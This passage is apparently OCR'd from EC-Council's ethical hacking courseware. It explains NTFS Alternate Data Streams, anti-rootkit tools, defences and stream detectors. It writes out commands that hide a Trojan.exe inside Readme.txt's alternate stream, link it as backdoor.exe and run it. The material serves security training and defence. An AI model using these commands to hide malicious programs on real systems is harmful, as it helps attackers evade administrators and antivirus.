



Figure 6.127: Screenshot of anti-rootkit GMER

A few more important anti-rootkits are listed as follows.

- Stinger (*https://www.mcafee.com*)
- Avast Free Antivirus (*https://www.avast.com*)
- TDSSKiller (*https://usa.kaspersky.com*)
- Malwarebytes Anti-Rootkit (*https://www.malwarebytes.com*)
- Rootkit Buster (*http://www.trendmicro.co.in*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

NTFS Data Stream



NTFS Alternate Data Stream (ADS) is a Windows hidden stream, which contains metadata for the file, such as attributes, word count, author name and access, and modification time of the files

ADS can fork data into existing files without changing or altering their functionality, size, or display to file browsing utilities

ADS allows an attacker to inject malicious code in files on an accessible system and execute them without being detected by the user

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

NTFS Data Stream

NTFS is a filesystem that stores a file with the help of two data streams, called NTFS data streams, along with the file attributes. The first data stream stores the security descriptor for the file to be stored, such as permissions, and the second stores the data within a file. ADSs are another type of named data stream that can be present within each file.




Figure 6.128: NTFS data streams

An ADS refers to any type of data attached to a file, but not in the file on an NTFS system. The master file table of the partition contains a list of all the data streams that a file contains and their physical locations on the disk. Therefore, ADSs are not present in the file but attached to it through the file table. NTFS ADS is a Windows hidden stream that contains metadata for the file, such as attributes, word count, author name, and access and modification times of the files.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

ADSs can fork data into existing files without changing or altering their functionality, size, or display to file-browsing utilities. They allow an attacker to inject malicious code into files on an accessible system and execute them without being detected by the user. ADSs provide attackers with a method of hiding rootkits or hacker tools on a breached system and allow a user to execute them while hiding from the system administrator.




Figure 6.129: Hiding files using NTFS data streams

Files with ADS are impossible to detect using native file-browsing techniques such as the command line or Windows Explorer. After an ADS file is attached to the original file, the size of the original file does not change. The only indication that the file was changed is the modification timestamp, which can be innocuous.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Create NTFS Streams

Notepad is stream compliant application

Step 1	⊖ Launch `c:\>notepad myfile.txt:lion.txt` ⊖ Click 'Yes' to create the new file, enter some data and Save the file
Step 2	⊖ Launch `c:\>notepad myfile.txt:tiger.txt` ⊖ Click 'Yes' to create the new file, enter some data and Save the file
Step 3	⊖ View the file size of `myfile.txt` (It should be zero)

Step 4	⊖ To view or modify the stream data hidden in step 1 and 2, use the following commands respectively:
	`notepad myfile.txt:lion.txt`
	`notepad myfile.txt:tiger.txt`

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Create NTFS Streams

Using NTFS data streams, an attacker can almost completely hide files within a system. It is easy to use the streams, but the user can only identify it with specific software. Explorer can display only the root files; it cannot view the streams linked to the root files and cannot define the disk space used by the streams. As such, if a virus implants itself into ADS, it is unlikely that standard security software will identify it.

When the user reads or writes a file, it manipulates the main data stream by default.

We now explore how to create an ADS for a file. ADSs follow the syntax: "filename.ext:alternateName".

Steps to create NTFS Streams:


1. Launch `c:\>notepad myfile.txt:lion.txt` and click **'Yes'** to create the new file, enter some data, and **Save** the file
2. Launch `c:\>notepad myfile.txt:tiger.txt` and click **'Yes'** to create the new file, enter some data, and **Save** the file
3. View the file size of `myfile.txt` (It should be zero)
4. The following commands can be used to view or modify stream data hidden in steps 1 and 2, respectively:

   `notepad myfile.txt:lion.txt`

   `notepad myfile.txt:tiger.txt`

Note: Notepad is a stream-compliant application. You should not use alternate streams to store critical information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



NTFS Stream Manipulation

You can manipulate NTFS streams to hide a malicious file in other files, such as text files, by doing the following:

- **Hiding Trojan.exe (malicious program) in Readme.txt (stream):**

  Use the following command to move the contents of Trojan.exe to Readme.txt (stream):

  ```
  c:\>type c:\Trojan.exe >c:\Readme.txt:Trojan.exe
  ```

  The "type" command hides a file in an alternate data stream (ADS) behind an existing file. The colon (:) operator gives the command to create or use ADS.




Figure 6.130: NTFS stream manipulation

- **Creating a link to the Trojan.exe stream inside the Readme.txt file:**

  After hiding the file Trojan.exe behind the Readme.txt file, you need to create a link to launch the Trojan.exe file from the stream. This creates a shortcut for Trojan.exe in the stream.

  ```
  C:\>mklink backdoor.exe Readme.txt:Trojan.exe
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Executing the Trojan:**

  Type `C:\>backdoor` to run the Trojan that you have hidden behind Readme.txt. Here, the backdoor is the shortcut created in the previous step, which on execution installs the Trojan.

Note: Use Notepad to read the hidden file.

For example, the command `C:\>notepad sample.txt:secret.txt` creates the secret.txt stream behind the sample.txt file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against NTFS Streams

1. To delete NTFS streams, move the suspected files to the FAT partition
2. Use a third-party file integrity checker such as Tripwire File Integrity Manager to maintain the integrity of an NTFS partition files
3. Use programs such as Stream Detector, LADS, or ADS Detector to detect streams
4. Enable real-time antivirus scanning to protect against the execution of malicious streams in your system
5. Use up-to-date antivirus software on your system

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against NTFS Streams

You should do the following to defend against malicious NTFS streams:

- To delete hidden NTFS streams, move the suspected files to a file allocation table (FAT) partition.
- Use a third-party file integrity checker such as Tripwire File Integrity Manager to maintain the integrity of NTFS partition files against unauthorized ADSs.
- Use third-party utilities to show and manipulate hidden streams such as EventSentry SysAdmin Tools or adslist.exe.
- Avoid writing important or critical data to ADSs.
- Use up-to-date antivirus software on your system.
- Enable real-time antivirus scanning to protect against the execution of malicious streams in your system.
- Use file-monitoring software such as Stream Detector (*https://www.novirusthanks.org*) and GMER (*http://www.gmer.net*) to help detect the creation of additional or new data streams.

You should use LADS (*https://www.aldeid.com*) software as a countermeasure for NTFS streams. The latest version of lads.exe is GUI-based, and it reports the existence of ADSs. It searches for either single or multiple streams, reports the presence of ADSs, and provides the full path and length of each ADS found.

Other means include copying the cover file to a FAT partition and then moving it back to the NTFS. Where FAT filesystems do not support ADSs, this will effectively remove them from the original file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

NTFS Stream Detectors

Stream Armor | Stream Armor discovers hidden Alternate Data Streams (ADS) and cleans them completely from the system

StreamArmor
Scan & Clean Malicious 'Alternate Data Streams'
https://securityxploded.com

Stream Detector
https://www.novirusthanks.org

GMER
http://www.gmer.net

ADS Manager
https://dmitrybrant.com

ADS Scanner
https://www.pointstone.com

Streams
https://docs.microsoft.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

NTFS Stream Detectors

There are various NTFS stream detectors available on the market. You can detect suspicious streams with the following NTFS stream detectors. You can download and install these stream detectors from their websites.

- **Stream Armor**

  Source: *https://securityxploded.com*

  Stream Armor is a tool used to discover hidden ADSs and clean them completely from your system. Its advanced auto analysis, coupled with an online threat verification mechanism, helps you eradicate any ADSs that may be present.

  As shown in the screenshot, security professionals use Stream Armor to analyze and detect ADS streams in their systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

